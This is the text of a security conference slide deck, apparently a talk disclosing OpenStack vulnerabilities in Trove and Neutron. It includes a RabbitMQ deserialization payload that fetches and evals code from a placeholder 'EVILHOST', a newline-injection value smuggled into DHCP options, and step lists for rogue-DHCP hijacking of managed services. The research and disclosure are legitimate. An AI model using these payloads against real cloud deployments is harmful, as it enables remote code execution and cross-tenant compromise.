

# oPWNstack

Pavel Toporkov


phd 12



# OpenStack

phd 12

OpenStack is an open source  
cloud computing  
infrastructure software  
project



openstack

<https://www.openstack.org/>

# OpenStack

phd12



AT&T



Bloomberg




*Tencent*

American Airlines



# OpenStack is simple...


phd12



<https://docs.openstack.org/ru/install-guide/images/openstack-arch-kilo-logical-v1.png>

# OpenStack is simple...

phd12



[https://en.wikipedia.org/wiki/OpenStack#/media/File:OpenStack\\_Map.svg](https://en.wikipedia.org/wiki/OpenStack#/media/File:OpenStack_Map.svg)

# OpenStack

- 12M+ LOC in python
- 900+ git repositories
- Lots of third-party components
- Multi-tenancy

# OpenStack

- 12M+ LOC in python
- 900+ git repositories
- Lots of third-party components
- Multi-tenancy
- Hard to deploy

Kudos to **VK Cloud** team for providing running OpenStack environment and for their patience

The image shows a screenshot of the VK Cloud management interface. On the left, a blue banner features the 'VK Cloud' logo and the text 'Платформа бизнес-класса для компаний, которые строят ИТ-решения в облаке' (Business-class platform for companies that build IT solutions in the cloud). Below this is a 'Попробовать' (Try) button. On the right, a white sidebar displays the 'prod-project' with a balance of 327 278.89 P. The main section, titled 'Базы данных' (Databases), shows resource usage: 24 instances (out of 128), 57 CPU (out of 64), 12 RAM (out of 64 GB), and 1.99 volume (out of 2 TB). A 'Добавить' (Add) button is present. Below, a list of databases includes 'MySQL-2407' and 'MySQL-2407 Master', with the latter showing it uses 542.72 MB of 20 GB and has an internal IP of 10.0.0.12. A link to 'Назначить внешний' (Assign external) is visible.

**VK Cloud**

Платформа бизнес-класса для компаний,  
которые строят ИТ-решения в облаке

Попробовать

prod-project 327 278.89 P

**Базы данных**

Инстансы	CPU	RAM	Объем
24 из 128 шт	57 из 64 шт	12 из 64 GB	1.99 из 2 TB

Добавить


Базы данных

- MySQL-2407
- MySQL-2407 Master  
Используется 542.72 MB из 20 GB  
Внутр. IP: 10.0.0.12  
[Назначить внешний](#)



# Chapter 1. Attack surface

# Attack Surface




# Trove

Trove is Database as a Service for OpenStack.



<https://wiki.openstack.org/wiki/Trove>

# Trove



# Trove

Message Bus is shared across several tenants

When trove instance is being created OpenStack generates an unique encryption keys for it and stores the key in database.

It also creates rabbitmq account for this new instance and grants permissions only to its own queue.

Every message sending to this queue is serialized and encrypted using instance's encryption key

<https://www.youtube.com/watch?v=dzvcklt3Lx8>

# Trove

Message Bus is shared across several tenants

When trove instance is being created OpenStack generates an unique encryption keys for it and stores the key in database.

It also creates rabbitmq account for this new instance and grants permissions only to its own queue.

Every message sending to this queue is **serialized** and encrypted using instance's encryption key

<https://www.youtube.com/watch?v=dzvcklt3Lx8>

# Trove

```
def import_class(import_str):
    mod_str, _sep, class_str = import_str.rpartition('.')
    __import__(mod_str)
    try:
        return getattr(sys.modules[mod_str], class_str)
    except AttributeError:
        raise ImportError('Class %s cannot be found (%s)' %
                           (class_str,
                            traceback.format_exception(*sys.exc_info()))))

class SerializableNotification(object):
    @staticmethod
    def deserialize(context, serialized):
        classname = serialized.pop('notification_classname')
        notification_class = import_class(classname)
        return notification_class(context, **serialized)
```

# Trove

```
# oslo_concurrency/processutils.py
```

```
def execute(*cmd, **kwargs):
    """
    ...
    :param run_as_root: True | False. Defaults to False. If set to True,
                        the command is prefixed by the command specified
                        in the root_helper kwarg.
    :param root_helper: command to prefix to commands called with
                        run_as_root=True
    ...
    """
    ...
    cmd = [str(c) for c in cmd]
```



# Exploit

1. Obtain the account credentials and encryption keys from trove instance
2. Send the payload to a RabbitMQ

```
{  
  "run_as_root": true,  
  "root_helper": "python -c  
'eval(__import__(\"requests\").get(\"http://EVILHOST\").text) '  
,  
  "notification_classname":  
  "oslo_concurrency.processutils.execute"  
}
```

# Takeaways





- Cloud attack surface is not limited to external accessible APIs

# Won't Fix

## Remote Code Execution in trove-conductor

Bug #1884457 reported by  Pavel Toporkov on 2020-06-21


This bug affects you 

Affects	Status	Importance	Assigned to
  OpenStack DBaaS (Trove)  	New	Undecided	Unassigned 
  OpenStack Security Advisory 	<u>Won't Fix</u> 	Undecided	Unassigned 

 Also affects project   Also affects distribution/package

# Chapter 2. Managed services

# Neutron




# Neutron

Neutron is an OpenStack project to provide "networking as a service" between interface devices (e.g., vNICs) managed by other Openstack services (e.g., nova).

<https://wiki.openstack.org/wiki/Neutron>

# Neutron



<https://packetpushers.net/wp-content/uploads/2015/03/Neutron-Networking-CompNet-v1.png>

# Neutron

POST

/v2.0/ports

Create port

close

Creates a port on a network.

To define the network in which to create the port, specify the **network\_id** attribute in the request body.

Normal response codes: 201

Error response codes: 400, 401, 403, 404


Request

Name	In	Type	Description
port	body	object	A <b>port</b> object.
admin_state_up (Optional)	body	boolean	The administrative state of the resource, which is up ( <b>true</b> ) or down ( <b>false</b> ). Default is <b>true</b> .

port_security_enabled (Optional)	body	boolean	The port security status. A valid value is enabled ( <b>true</b> ) or disabled ( <b>false</b> ). If port security is enabled for the port, security group rules and anti-spoofing rules are applied to the traffic on the port. If disabled, no such rules are applied.
qos_policy_id (Optional)	body	string	QoS policy associated with the port.
security_groups (Optional)	body	array	The IDs of security groups applied to the port.



**phd 12**



**phd 12**



<https://docs.openstack.org/operations-guide/images/provision-an-instance.png>

# Instance provisioning

Neutron provides a metadata service for instances at 169.254.169.254

During the provisioning instance obtains SSH public keys from metadata service

# Exploit

1. Disable port\_security
2. Prepare your own EXTREMELY FAST DHCP server in that network
3. Create a managed service in the same network
4. Managed service will obtain DHCP reply from our server and all traffic will be routed through our instance
5. Reply with your own SSH key on metadata request

# Takeaways

- Managed  $\neq$  Secure
- Network attacks can also be used in cloud infrastructure

# Chapter 3. Bravery and stupidity

# Neutron

POST

/v2.0/ports

Create port

close

Creates a port on a network.

To define the network in which to create the port, specify the **network\_id** attribute in the request body.

Normal response codes: 201

Error response codes: 400, 401, 403, 404

Request


Name	In	Type	Description
port	body	object	A <b>port</b> object.
admin_state_up (Optional)	body	boolean	The administrative state of the resource, which is up ( <b>true</b> ) or down ( <b>false</b> ). Default is <b>true</b> .
dns_domain (Optional)	body	string	A valid DNS domain.
dns_name (Optional)	body	string	A valid DNS name.
extra_dhcp_opts (Optional)	body	array	A set of zero or more extra DHCP option pairs. An option pair consists of an option value and name.

## **Extra DHCP option (extra\_dhcp\_opt) extension**

The extra DHCP option (extra\_dhcp\_opt) extension enables extra DHCP configuration options on ports. For example, PXE boot options to DHCP clients can be specified (e.g. tftp-server, server-ip-address, bootfile-name). The value of the extra\_dhcp\_opt attribute is an array of DHCP option objects, where each object contains an opt\_name and opt\_value (string values) as well as an optional ip\_version (the acceptable values are either the integer 4 or 6).



# Neutron



<https://packetpushers.net/wp-content/uploads/2015/03/Neutron-Networking-CompNet-v1.png>

# Neutron

`--dhcp-optsfile=<path>`

Read DHCP option information from the specified file. If a directory is given, then read all the files contained in that directory in alphabetical order.

-----

`tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0`

`tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1`

`tag:tag0,option:router,10.0.0.1`

# Neutron

```
PUT /v2.0/ports/{port_id}
```

```
Host: openstack.pwn
```

```
{  
  "port": {  
    "extra_dhcp_opts": [{"opt_name": "test", "opt_value": "val"}]  
  }  
}
```



```
tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0
```

```
tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1
```

```
tag:tag0,option:router,10.0.0.1
```

```
tag:tag0,option:test,val
```

# Neutron

PUT /v2.0/ports/{port\_id}

Host: openstack.pwn

```
{  
  "port": {  
    "extra_dhcp_opts": [{"opt_name": "test", "opt_value": "val\npwned"}]  
  }  
}
```



tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0

tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1

tag:tag0,option:router,10.0.0.1

tag:tag0,option:test,val

pwned

# Neutron

1. We can reconfigure our own network pushing arbitrary DHCP options to our own VMs.
  - I don't like pwning myself
2. We can reconfigure EXT network pushing arbitrary DHCP options to other users VMs.
  - Need to deal with port security :(
  - Will affect other users. Not ethical

# Fuzzing

```
american fuzzy lop 2.52b (dnsmasq)

process timing
  run time : 0 days, 20 hrs, 31 min, 27 sec
  last new path : 0 days, 0 hrs, 48 min, 28 sec
  last uniq crash : 0 days, 2 hrs, 22 min, 39 sec
  last uniq hang : none seen yet
cycle progress
  now processing : 3138* (92.05%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : user extras (insert)
  stage execs : 509k/1.38M (36.79%)
  total execs : 29.4M
  exec speed : 464.9/sec
fuzzing strategy yields
  bit flips : 151/1.22M, 104/1.22M, 47/1.22M
  byte flips : 0/152k, 2/61.4k, 4/59.8k
  arithmetics : 133/3.47M, 0/1.04M, 0/286k
  known ints : 32/264k, 29/1.62M, 10/2.55M
  dictionary : 103/2.43M, 48/5.49M, 176/1.58M
  havoc : 1060/6.14M, 0/0
  trim : 40.91%/56.3k, 58.16%

overall results
  cycles done : 3
  total paths : 3409
  uniq crashes : 12
  uniq hangs : 0

map coverage
  map density : 0.34% / 4.51%
  count coverage : 2.92 bits/tuple
findings in depth
  favored paths : 686 (20.12%)
  new edges on : 1022 (29.98%)
  total crashes : 363 (12 unique)
  total tmouts : 54 (18 unique)
path geometry
  levels : 17
  pending : 2326
  pend fav : 7
  own finds : 1887
  imported : n/a
  stability : 100.00%

[Cpu000:150%]

+++ Testing aborted by user +++
[+] We're done here. Have a nice day!
```

